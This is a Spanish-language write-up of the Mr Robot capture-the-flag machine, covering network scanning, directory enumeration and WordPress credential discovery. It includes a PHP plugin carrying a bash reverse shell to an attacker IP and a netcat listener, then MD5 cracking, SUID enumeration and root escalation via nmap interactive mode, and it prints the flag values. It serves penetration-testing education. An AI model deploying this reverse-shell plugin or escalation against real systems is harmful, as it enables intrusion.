


CTF MR-ROBOT_allunell

La CTF Mr Robot se trata de una CTF de dificultad fácil donde hay que encontrar 3 llaves diferentes. Usando diferentes herramientas, a partir de un WordPress, accederemos a la consola y haremos la escalabilidad de privilegios



netdiscover para encontrar la dirección IP de la máquina:

```
(root@akali)-[/home/allun]
# netdiscover -r 10.0.22.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

| IP | At MAC Address | Count | Len | MAC Vendor / Hostname |
|------------|-------------------|-------|-----|------------------------|
| 10.0.22.1 | 52:54:00:12:35:00 | 1 | 60 | Unknown vendor |
| 10.0.22.2 | 52:54:00:12:35:00 | 1 | 60 | Unknown vendor |
| 10.0.22.3 | 08:00:27:82:2e:f9 | 1 | 60 | PCS Systemtechnik GmbH |
| 10.0.22.15 | 08:00:27:86:63:c8 | 1 | 60 | PCS Systemtechnik GmbH |

```
10.0.22.15 08:00:27:86:63:c8 1 60 PCS Systemtechnik GmbH
```

Realizo un **nmap** para encontrar diferentes puertos abiertos:

```
(root@akali)-[/home/allun]
# nmap -p- --open -sSCV -T5 -n -P 10.0.22.15 -vvv
```

-p-

- Escanea todos los puertos TCP, desde el 1 hasta el 65,535.

--open

- Muestra solo los puertos que están abiertos.

-sSCV

- Realiza un escaneo SYN, ejecuta scripts NSE predeterminados y detecta versiones de servicios.

-T5

- Configura el nivel máximo de velocidad para el escaneo.

-n

- Desactiva la resolución de nombres DNS.

-P <puerto>

- Especifica un puerto o rango de puertos para el escaneo.


-vvv

- Incrementa el nivel de detalle en la salida de Nmap.

```
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 64  Apache httpd
|_http-server-header: Apache
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
443/tcp   open  ssl/http syn-ack ttl 64  Apache httpd
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-server-header: Apache
|_ssl-cert: Subject: commonName=www.example.com
```

Encuentro el puerto 80 y el puerto 443 abierto.

Empiezo por el puerto 80.



```
10.0.22.15/ x +
10.0.22.15
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec CVE - CVE GTFOBins

15:47 -|- friend_ [friend_0208.185.115.6] has joined #fsociety.

15:47 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

Me sale esta pantalla de inicio.


Como no se que directorios pueden existir ocultos, realizo un **dirb** para encontrar directorios ocultos:

```
(root@akali)-[/home/allun]  
# dirb http://10.0.22.15/
```

Me salen los siguientes:


```
GENERATED WORDS: 4612  
  
--- Scanning URL: http://10.0.22.15/ ---  
=> DIRECTORY: http://10.0.22.15/0/  
=> DIRECTORY: http://10.0.22.15/admin/  
+ http://10.0.22.15/atom (CODE:301|SIZE:0)  
=> DIRECTORY: http://10.0.22.15/audio/  
=> DIRECTORY: http://10.0.22.15/blog/  
=> DIRECTORY: http://10.0.22.15/css/  
+ http://10.0.22.15/dashboard (CODE:302|SIZE:0)  
+ http://10.0.22.15/favicon.ico (CODE:200|SIZE:0)  
=> DIRECTORY: http://10.0.22.15/feed/  
=> DIRECTORY: http://10.0.22.15/image/  
=> DIRECTORY: http://10.0.22.15/Image/  
=> DIRECTORY: http://10.0.22.15/images/  
+ http://10.0.22.15/index.html (CODE:200|SIZE:1077)  
+ http://10.0.22.15/index.php (CODE:301|SIZE:0)  
+ http://10.0.22.15/intro (CODE:200|SIZE:516314)  
=> DIRECTORY: http://10.0.22.15/js/  
+ http://10.0.22.15/license (CODE:200|SIZE:309)  
+ http://10.0.22.15/login (CODE:302|SIZE:0)  
+ http://10.0.22.15/page1 (CODE:301|SIZE:0)  
+ http://10.0.22.15/phpmyadmin (CODE:403|SIZE:94)  
+ http://10.0.22.15/rdf (CODE:301|SIZE:0)  
+ http://10.0.22.15/readme (CODE:200|SIZE:64)  
+ http://10.0.22.15/robots (CODE:200|SIZE:41)  
+ http://10.0.22.15/robots.txt (CODE:200|SIZE:41)  
+ http://10.0.22.15/rss (CODE:301|SIZE:0)  
+ http://10.0.22.15/rss2 (CODE:301|SIZE:0)  
+ http://10.0.22.15/sitemap (CODE:200|SIZE:0)  
+ http://10.0.22.15/sitemap.xml (CODE:200|SIZE:0)  
=> DIRECTORY: http://10.0.22.15/video/  
=> DIRECTORY: http://10.0.22.15/wp-admin/  
+ http://10.0.22.15/wp-config (CODE:200|SIZE:0)  
=> DIRECTORY: http://10.0.22.15/wp-content/  
+ http://10.0.22.15/wp-cron (CODE:200|SIZE:0)  
=> DIRECTORY: http://10.0.22.15/wp-includes/  
+ http://10.0.22.15/wp-links-opml (CODE:200|SIZE:227)  
+ http://10.0.22.15/wp-load (CODE:200|SIZE:0)  
+ http://10.0.22.15/wp-login (CODE:200|SIZE:2621)  
+ http://10.0.22.15/wp-mail (CODE:500|SIZE:3064)  
+ http://10.0.22.15/wp-settings (CODE:500|SIZE:0)  
+ http://10.0.22.15/wp-signup (CODE:302|SIZE:0)  
+ http://10.0.22.15/xmlrpc (CODE:405|SIZE:42)  
+ http://10.0.22.15/xmlrpc.php (CODE:405|SIZE:42)
```

Al existir el **robots.txt**, voy a entrar.



Me salen estos 3 elementos.

Entro al .txt:



Encuentro una de las 3 keys.

Cuando entro al **fsociety.dic**, encuentra un diccionario de posibles rutas.




Para continuar, haré un **gobuster** para encontrar posibles directorios ocultos, añadiendo todo tipo de archivos.

Crearé un diccionario local con todos los nombres encontrados en el **fsociety.dic** y lo usaré para ejecutar el **gobuster**.



Dejamos que se ejecute y vamos probando los diferentes directorios.

Investigando los que van saliendo, en un directorio llamado **license**, he encontrado lo siguiente en el código fuente:




Lo decodifico:

ZWxsaW90OkVSMjgtMDY1Mgo=

elliott:ER28-0652

Como el servidor se trata de un wordpress, probaremos de acceder con las credenciales:

A screenshot of the WordPress login interface. At the top center is the WordPress logo, a blue circle with a white 'W'. Below it is a white login box with a light gray border. Inside the box, the word 'Username' is above a text input field containing 'elliott'. Below that, the word 'Password' is above a password input field represented by ten black dots. At the bottom left of the box is a checkbox labeled 'Remember Me'. At the bottom right is a blue button with the text 'Log In' in white.


Username

elliott

Password

☐ Remember Me

Log In



Ahora tengo el acceso al wordpress.

Con estas credenciales, voy a hacer un exploit para acceder a la shell por consola.

Creo una reverse shell y lo activo en los plugins.

```
(root@kali)-[/home/allun/mrrobots]
# nano shell.php
```

Al ser un "plugin", tendremos que tener escrito el autor, versión, etc.

```
?php
/*
 * Plugin Name: Rever_Shell Plugin
 * Description: Rever Shell
 * Version: 1.0
 * Author: Profe Ciber
 * Author URL: www.google.es
 */
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.0.22.4/1480 0>&1'");
?>
```

- `bash -i` : Invoca un shell interactivo de bash.
- `>& /dev/tcp/10.0.22.4/1480` : Redirige la salida estándar y de error a una conexión TCP al IP y puerto especificados.
- `0>&1` : Redirige la entrada estándar desde el mismo socket de red.

Con el comando en pantalla, abriré una escucha a mi IP.

Como los plugins se necesitan subir en **.zip**, voy a enviar en un zip el archivo.

```
(root@akali)-[/home/allun/mrrobots]
# zip shell.zip shell.php
adding: shell.php (deflated 22%)
```

Ahora entraré a Plugins, nuevo y lo subiré.

Plugins

[Add New](#)

Add Plugins



[Upload Plugin](#)

Add Plugins

[Browse](#)

If you have a plugin in a .zip format, you may install it by uploading it here.

[Browse...](#)
No file selected.
[Install Now](#)

| Nombre | Tamaño | Tipo | Modificado |
|---|-----------|------------|------------|
|  shell.php | 218 bytes | Programa | 15:23 |
|  shell.zip | 337 bytes | Archivador | 15:23 |

[Install Now](#)

Una vez instalado, lo activamos.

Installing Plugin from uploaded file: shell.zip

Unpacking the package...

Installing the plugin...

Plugin installed successfully.

[Activate Plugin](#) | [Return to Plugins page](#)

Some of your translations need updating. Sit tight for a few more seconds while we update them as well.

Updating translations for WordPress (de_DE)...

Download failed. SSL certificate problem: unable to get local issuer certificate

Updating translations for WordPress (pt_BR)...

Download failed. SSL certificate problem: unable to get local issuer certificate

En la página de plugins, visualizaremos el plugin instalado.

| | | |
|--------------------------|----------------------------|------------------------------|
| <input type="checkbox"/> | Rever_Shell Plugin | Rever Shell |
| | Deactivate | Version 1.0 By Profe Ciber |

Antes de reiniciar, abro una escucha en el puerto especificado.

```
(root@akali)-[/home/allun]  
# nc -nlvp 1480
```

- `nc` : Este es el nombre del comando (Netcat).
- `-n` : Esta opción le indica a Netcat que **no realice resolución de nombres DNS**, es decir, trabajará con direcciones IP directamente en lugar de intentar convertir nombres de host en direcciones IP.
- `-l` : Esta opción pone a Netcat en **modo escucha**. En lugar de realizar una conexión a un puerto, Netcat esperará a que una conexión se realice en el puerto especificado.
- `-v` : Activa el modo **detallado (verbose)**, lo que significa que Netcat mostrará más información sobre lo que está haciendo, como los detalles de las conexiones.
- `-p 1480` : Especifica el **puerto** en el que Netcat escuchará. En este caso, Netcat escuchará en el puerto 1480

```
10.0.22.15  
connect to [10.0.22.4] from (UNKNOWN) [10.0.22.15] 42498  
bash: cannot set terminal process group (1514): Inappropriate ioctl for device  
bash: no job control in this shell  
daemon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-admin$
```


Una vez dentro, me dirijo al directorio /home.

```
daemon@linux:/opt/bitnami/apps/wordpress/htdocs/wp-admin$ cd /home
```

Listo el contenido del directorio.

```
daemon@linux:/home$ ls
ls
robot
```

Entro al directorio robot y listo su contenido

```
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt
password.raw-md5
```

Sabemos que **robot** es un usuario ya que la ruta pertenece a una ruta de usuario.

Gracias a la herramienta de <https://md5.gromweb.com/>, viendo que existe una contraseña para el usuario encriptada en md5, la descriptaré.

```
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Reverse a MD5 hash

Reverse

Convert a string to a MD5 hash

Convert

Invoco una shell interactiva para la sesión:

```
daemon@linux:/home/robot$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

- `python3 -c` :
 - Ejecuta un comando o script de Python directamente desde la línea de comandos.
- `import pty` :
 - Importa el módulo `pty` de Python, que se utiliza para manejar pseudo-terminales.
- `pty.spawn("/bin/bash")` :
 - Abre una shell interactiva de Bash utilizando un pseudo-terminal, proporcionando una experiencia más cercana a un terminal completo.

Ahora que tengo la contraseña, entraré al usuario **robot**.

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
robot@linux:~$
```

Ahora con permisos, listo el contenido de la **key-2-of-3.txt**.

```
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Como no tengo permisos de administrador

```
robot@linux:~$ id
id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
```

Voy a buscar un programa que pueda ejecutar tanto como usuario como administrador con el siguiente comando:

```
robot@linux:~$ find / -perm /4000 -type f 2>/tmp/2
```

- `find /:`
 - Busca en el sistema de archivos desde la raíz (/).
- `-perm /4000:`
 - Filtra los archivos que tienen el bit SUID activado.
 - El bit SUID (Set User ID) permite que un archivo o programa se ejecute con los permisos del propietario del archivo, en lugar de los del usuario que lo ejecuta.
- `-type f:`
 - Limita la búsqueda a archivos regulares (excluyendo directorios, enlaces simbólicos, etc.).
- `2>/tmp/2:`
 - Redirige los mensajes de error (descriptor `stderr`) a un archivo llamado `/tmp/2`. Esto evita que los errores (como permisos denegados) se muestren en la terminal.

El propósito del comando es encontrar todos los archivos con el bit SUID activado en el sistema, ya que estos pueden ser útiles para identificar posibles vías de escalación de privilegios. Además, redirijo los errores (como permisos denegados) a un archivo en `/tmp` para mantener la salida limpia y enfocarme solo en los resultados relevantes.

Me lista lo siguiente:

```
find / -perm /4000 -type f 2>/tmp/2
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$
```

El único que me interesa es el nmap, ya que se puede usar interactivamente y no preciso de ser **root** para ejecutarlo, ya que es una programa descargado y no del sistema.

Uso un nmap --interactive:

```
robot@linux:~$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap>
```

Invoco una shell. Es decir, ejecuto el comando de sistema gracias al ! y el programa de shell con **sh**.

```
nmap> !sh
!sh
```

Visualizo ahora el usuario en el que me encuentro:

```
# whoami
whoami
root
```

Conseguimos root.

Para la última llave, me muevo al directorio de root, listo el contenido y muestro la última llave:

```
# cd ..
cd ..
# pwd
pwd
/home
# cd /root
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
# █
```

FIN